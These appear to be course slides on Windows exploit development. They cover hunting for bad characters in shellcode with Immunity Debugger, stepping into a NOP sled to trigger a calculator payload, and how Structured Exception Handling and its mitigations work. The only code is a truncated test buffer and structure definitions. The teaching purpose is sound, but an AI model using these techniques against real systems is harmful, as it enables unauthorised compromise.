
- If your program crashes instead of reaching the breakpoint, chances are you have a bad character in your shellcode, or there is an error in your script.
- Bad character issues happen from time to time as the vulnerable program (or client scp program, in this case) may react to certain characters and may cause your exploit to abort or be otherwise modified.

- To find the bad character, you will need to look at the memory dump of the debugger and match that memory dump with the actual shellcode you sent across the network.
- To set up this inspection, you will need to revert to the virtual system and resend the attack script.
- When the initial exception is reached, click the stack section and scroll down until you see the A's.
- Continue scrolling down to find your shellcode and then perform a manual comparison.
- Another simple way to search for bad characters is by sending in all possible combinations of a single byte sequentially as your input.


- You can assume 0x00 is a bad character, so you would enter in something like this:

```
buf = "\x01\x02\x03\x04\x05\...\\xFF" #Truncated for space
```

- Once this is working properly, you should reach the breakpoint you set on the instructions **PUSH ESP** and **RETN**. Press F7 to single-step.
- The instruction pointer should now be pointing to your NOP padding.
- The short sled or padding should be visible in the disassembler section, as shown here:



- Press F9 to let the execution continue.
- A calculator should appear on the screen, as shown next, thus demonstrating shellcode execution in our working exploit!
- We have demonstrated the basic Windows exploit development process on a real-world exploit.



- In this lab, we took a vulnerable Windows application and wrote a working exploit to compromise the target system.
- The goal was to improve your familiarity with Immunity Debugger and the Mona plug-in from the Corelan Team, as well as try out basic techniques commonly used by exploit developers to successfully compromise an application.
- By identifying modules that were not participating in various exploit-mitigation controls, such as ASLR, we were able to use them to have a reliable exploit.

Understanding Structured Exception Handling (SEH)

- When programs crash, the operating system provides a mechanism, called Structured Exception Handling (SEH), to try to recover operations.
- This is often implemented in the source code with try/catch or try/exception blocks:

```
int foo(void) {
    __try{
        // An exception may occur here
    }
    __except( EXCEPTION_EXECUTE_HANDLER ){
        // This handles the exception
    }
    return 0;
```

Implementation of SEH


Windows keeps track of the SEH records by using a special structure:

```
_EXCEPTION_REGISTRATION struc  
    prev      dd      ?  
    handler   dd      ?  
_EXCEPTION_REGISTRATION ends
```

The **EXCEPTION_REGISTRATION** structure is 8 bytes in size and contains two members:

- **prev** Pointer to the next SEH record
- **handler** Pointer to the actual handler code

- These records (exception frames) are stored on the stack at runtime and form a chain.
- The beginning of the chain is always placed in the first member of the Thread Information Block (TIB), which is stored on x86 machines in the **FS:[0]** register.
- As shown in *Figure*, the end of the chain is always the system default exception handler, and the **prev** pointer of that **EXCEPTION_REGISTRATION** record is always 0xFFFFFFFF.



When an exception is triggered, the operating system (ntdll.dll) places the following C++ function on the stack and calls it:

```
EXCEPTION_DISPOSITION  
__cdecl _except_handler(  
    struct _EXCEPTION_RECORD *ExceptionRecord,  
    void * EstablisherFrame,  
    struct _CONTEXT *ContextRecord,  
    void * DispatcherContext  
);2
```

Prior to Windows XP SP1, the attacker could just overwrite one of the exception handlers on the stack and redirect control into the attacker's code (on the stack).

However, in Windows XP SP1, things were changed:

- Registers are zeroed out, just prior to calling exception handlers.
- Calls to exception handlers, located on the stack, are blocked.

Later, in Visual C++ 2003, the SafeSEH protections were put in place.

Thank You